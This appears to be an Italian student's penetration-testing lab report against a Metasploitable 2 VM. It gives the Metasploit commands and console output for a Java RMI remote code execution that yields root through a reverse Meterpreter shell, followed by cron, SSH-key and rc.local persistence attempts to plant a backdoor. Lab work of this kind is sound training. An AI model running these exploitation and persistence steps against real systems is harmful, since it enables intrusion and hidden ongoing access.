

Penetration testing

Studente: Argento Luca

Corso: Unità 2 Settimana 3 / Cybersecurity

Data: 23 Gennaio 2026

Target: Metasploitable 2 Linux

Attaccante: Kali Linux

1. Introduzione

La presente relazione documenta l'attività di laboratorio svolta su una macchina virtuale **Metasploitable 2**, un ambiente volutamente vulnerabile utilizzato per l'addestramento alla sicurezza offensiva.

L'obiettivo dell'esercizio è simulare un ciclo completo di attacco, partendo dalla configurazione dell'ambiente di rete, passando per l'identificazione e lo sfruttamento di una vulnerabilità critica (java RMI), fino all'ottenimento dei privilegi amministrativi (root). In aggiunta ai requisiti base, è stata condotta una fase avanzata di **Post-Exploitation** per garantire la persistenza dell'accesso (Backdoor) sul sistema compromesso.

2. Cenni Teorici

Per comprendere le dinamiche dell'attacco, è necessario definire gli strumenti e i servizi coinvolti:

Metasploit Framework: È la piattaforma di riferimento per il penetration testing. Offre un'infrastruttura completa per lo sviluppo, il test e l'esecuzione di exploit. Nel contesto di questo laboratorio, è stato utilizzato per gestire i payload (codice eseguito sulla vittima) e le sessioni *Meterpreter* (shell avanzata).

Java RMI (Remote Method Invocation): È un meccanismo che permette a un programma Java di invocare metodi su oggetti situati in una macchina virtuale Java (JVM) diversa, spesso su un server remoto.

La vulnerabilità: Il servizio RMI Registry di default spesso non richiede autenticazione. Questo permette a un attaccante di caricare classi malevole da remoto. Se il server deserializza questi oggetti non sicuri, è possibile ottenere l'esecuzione di codice arbitrario (RCE - Remote Code Execution).

3. Fase Operativa

Step 1: Configurazione dell'Ambiente di Rete

La prima fase ha richiesto la predisposizione di un laboratorio isolato ("Rete Interna") per operare in sicurezza. Sono stati assegnati indirizzi IP statici per garantire la raggiungibilità reciproca tra la macchina attaccante (Kali Linux) e la vittima (Metasploitable).

Lato Vittima (Metasploitable): Operando da terminale, è stato modificato il file di configurazione con privilegi di superutente:

```
sudo nano /etc/network/interfaces
```

È stato impostato l'IP statico `192.168.11.112` con netmask `/24`.

```
GNU nano 2.0.7      File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Lato Attaccante (Kali Linux): La configurazione è stata effettuata tramite interfaccia grafica (Network Manager), assegnando l'IP `192.168.11.111`.

Verifica: Un test di connettività (`ping`) ha confermato la visibilità tra i due host.



Step 2: Vulnerability Assessment

Per identificare i vettori d'attacco, è stata eseguita una scansione delle porte con **Nmap**:

```
nmap -sV 192.168.11.112
```

```

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec      netkit-rsh rshd
513/tcp open  login?
514/tcp open  shell      Netkit rshd
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)

```

L'output ha evidenziato la porta **1099** aperta, associata al servizio **Java RMI Registry**.

Una successiva fase di ricerca ha confermato che questa versione di Java RMI è suscettibile a exploit di tipo RCE per errata configurazione della deserializzazione degli oggetti. La ricerca online ha suggerito l'utilizzo del modulo Metasploit `java_rmi_server`.

Step 3: Exploitation e Verifica Privilegi

Utilizzando la console di Metasploit (`msfconsole`), è stato configurato e lanciato l'attacco:

Selezione del modulo: `use exploit/multi/misc/java_rmi_server`

Configurazione target: RHOST, TARGET, PAYLOAD

```
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
```

```
msf exploit(multi/misc/java_rmi_server) > show targets
```

Exploit targets:

Id	Name
0	Generic (Java Payload)
1	Windows x86 (Native Payload)
2	Linux x86 (Native Payload)
3	Mac OS X PPC (Native Payload)
4	Mac OS X x86 (Native Payload)

```
msf exploit(multi/misc/java_rmi_server) > set target 2
target => 2
```

```
msf exploit(multi/misc/java_rmi_server) > show payloads
```

```

msf exploit(multi/misc/java_rmi_server) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/uUx0U2
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1062760 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:35126) at 2026-01-23 04:05:23 -0500

meterpreter >

```

Esecuzione: `exploit`

L'attacco ha avuto successo immediato, aprendo una sessione **Meterpreter**. Il comando `getuid` ha confermato l'ottenimento dei privilegi massimi: **root**.

Come richiesto dalla traccia, sono state estratte le informazioni di rete della macchina compromessa utilizzando due metodi distinti:

Metodo ifconfig: Esecuzione del comando `ifconfig` per visualizzare la configurazione attiva in memoria.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:ea:d6:b1
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feea:d6b1
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```

Metodo interfaces: Lettura del file di configurazione tramite `cat` `/etc/network/interfaces` per visualizzare le impostazioni persistenti su disco.

```
meterpreter > cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Tabella routing: chiamata tramite `route`

```
meterpreter > route

IPv4 network routes



| Subnet       | Netmask       | Gateway      | Metric | Interface |
|--------------|---------------|--------------|--------|-----------|
| 0.0.0.0      | 0.0.0.0       | 192.168.11.1 | 100    | eth0      |
| 192.168.11.0 | 255.255.255.0 | 0.0.0.0      | 0      | eth0      |



No IPv6 routes were found.
meterpreter > 
```

4. Fase Extra: Implementazione della Persistenza (Backdoor)

L'obiettivo era installare una "backdoor" per mantenere l'accesso al sistema anche in caso di chiusura della connessione. Questa fase è stata caratterizzata da diverse sfide tecniche che hanno richiesto un approccio di *troubleshooting* attivo.

Tentativo 1: Persistenza via Cron (Fallito)

Inizialmente è stato utilizzato il modulo `exploit/multi/persistence/cron` per schedare una riconnessione ogni minuto (`*****`).

Problematica: Sebbene il cronjob venisse creato correttamente, come evidenziato dai log, le sessioni Meterpreter venivano aperte e chiuse immediatamente (`Reason: Died`) a causa della sovrapposizione dei processi lanciati troppo frequentemente dal demone Cron.

```
msf exploit(multi/persistence/cron) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/persistence/cron) >
[*] Started reverse TCP handler on 192.168.11.111:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[*] Writing '/tmp/GrFti8lMI' (207 bytes) ...
[*] Payload will be triggered when cron time is reached
[*] Meterpreter-compatible Cleanup RC file: /home/kali/.msf4/logs/persistence/metasploitable.localdomain_20260123.1001/metasploitable.localdomain_20260123.1001.rc
[*] Sending stage (1062760 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4445 → 192.168.11.112:46508) at 2026-01-23 06:10:50 -0500
[*] Sending stage (1062760 bytes) to 192.168.11.112
[*] Meterpreter session 3 opened (192.168.11.111:4445 → 192.168.11.112:46510) at 2026-01-23 06:11:50 -0500
[*] 192.168.11.112 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.11.112 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.11.112 - Meterpreter session 3 closed. Reason: Died
```

Tentativo 2: Persistenza SSH (Fallito)

Si è valutato l'uso di chiavi SSH malevole. Tuttavia, i tentativi di connessione dalla macchina attaccante (Kali moderna) verso la vittima (Metasploitable obsoleta) fallivano con errore `no matching host key type found`, a causa dell'uso di algoritmi crittografici (`ssh-rsa`) ormai deprecati e non sicuri.

```
msf > use post/linux/manage/sshkey_persistence
msf post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

  Name                Current Setting      Required  Description
  ----                -
  CREATESSHFOLDER     false                yes       If no .ssh folder is found, create it for a user
  PUBKEY               no                   no       Public Key File to use. (Default: Create a new one)
  SESSION              yes                  yes       The session to run this module on
  SSHD_CONFIG          /etc/ssh/sshd_config yes          sshd_config file
  USERNAME             no                   no       User to add SSH key to (Default: all users on box)

View the full module info with the info, or info -d command.

msf post(linux/manage/sshkey_persistence) > set SESSION 1
SESSION => 1
```

```
(kali@kali)-[~]
$ ssh root@192.168.11.112
Unable to negotiate with 192.168.11.112 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
(kali@kali) f 3
```

Soluzione Vincente: `rc_local`

Per superare questi ostacoli, è stato utilizzato lo strumento di diagnosi automatica **Local Exploit Suggester** di Metasploit, che ha identificato il file `/etc/rc.local` come scrivibile.

Modulo utilizzato: `exploit/linux/persistence/rc_local`

Logica: A differenza di Cron, lo script `rc.local` viene eseguito una sola volta al termine del boot del sistema.

Configurazione: SESSION, PAYLOAD

```
msf > use exploit/linux/persistence/rc_local
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(linux/persistence/rc_local) > set payload cmd/linux/http/x86/meterpreter/reverse_tcp
payload => cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(linux/persistence/rc_local) > show options
```

```
msf exploit(linux/persistence/rc_local) > set SESSION 1
SESSION => 1
msf exploit(linux/persistence/rc_local) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(linux/persistence/rc_local) >
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Payloads in /tmp will only last until reboot, you want to choose elsewhere.
[*] The target appears to be vulnerable. /etc/rc.local is writable
[*] Payloads in /tmp will only last until reboot, you may want to choose elsewhere.
[*] Reading /etc/rc.local
[*] Created /etc/rc.local backup: /home/kali/.msf4/loot/20260123065556_default_192.168.11.112_rc.local_951350.txt
[*] Patching /etc/rc.local
[*] Payload will be triggered at next reboot
[*] Meterpreter-compatible Cleanup RC file: /home/kali/.msf4/logs/persistence/metasploitable.localdomain_20260123.5556/metasploitable.localdomain_20260123.5556.rc
```

Risultato: Il modulo ha iniettato un payload all'interno del file di avvio.

Verifica: La macchina vittima è stata riavviata (`reboot`). Al successivo avvio, senza alcun intervento manuale, la backdoor si è attivata inviando una nuova shell root alla macchina attaccante, confermando la riuscita dell'operazione.

```
meterpreter >
[*] 192.168.11.112 - Meterpreter session 1 closed. Reason: Died

[*] Sending stage (1062760 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4444 → 192.168.11.112:53334) at 2026-01-23 07:01:59 -0500

msf exploit(linux/persistence/rc_local) > sessions

Active sessions
-----

```

Id	Name	Type	Information	Connection
2		meterpreter	x86/linux root @ metasploitable.localdomain	192.168.11.111:4444 → 192.168.11.112:53334 (192.168.11.112)

```
msf exploit(linux/persistence/rc_local) > session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(linux/persistence/rc_local) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > █
```

5. Conclusioni

L'esercitazione ha dimostrato l'importanza di una corretta configurazione dei servizi di rete. La vulnerabilità di Java RMI, unita all'esecuzione del servizio con privilegi di root, ha permesso la compromissione totale del sistema in pochi passaggi.

Inoltre, la fase di "Post-Exploitation" ha evidenziato come gli strumenti automatici (come i moduli di persistenza Cron) possano fallire in scenari reali se non configurati con precisione. La perseveranza nel testare moduli alternativi (passando da Cron a `rc.local`) è stata determinante per il successo dell'operazione.

Al termine dell'attività, è stata eseguita una procedura di **Cleanup**, rimuovendo i file temporanei e ripristinando le configurazioni originali per riportare il laboratorio allo stato iniziale.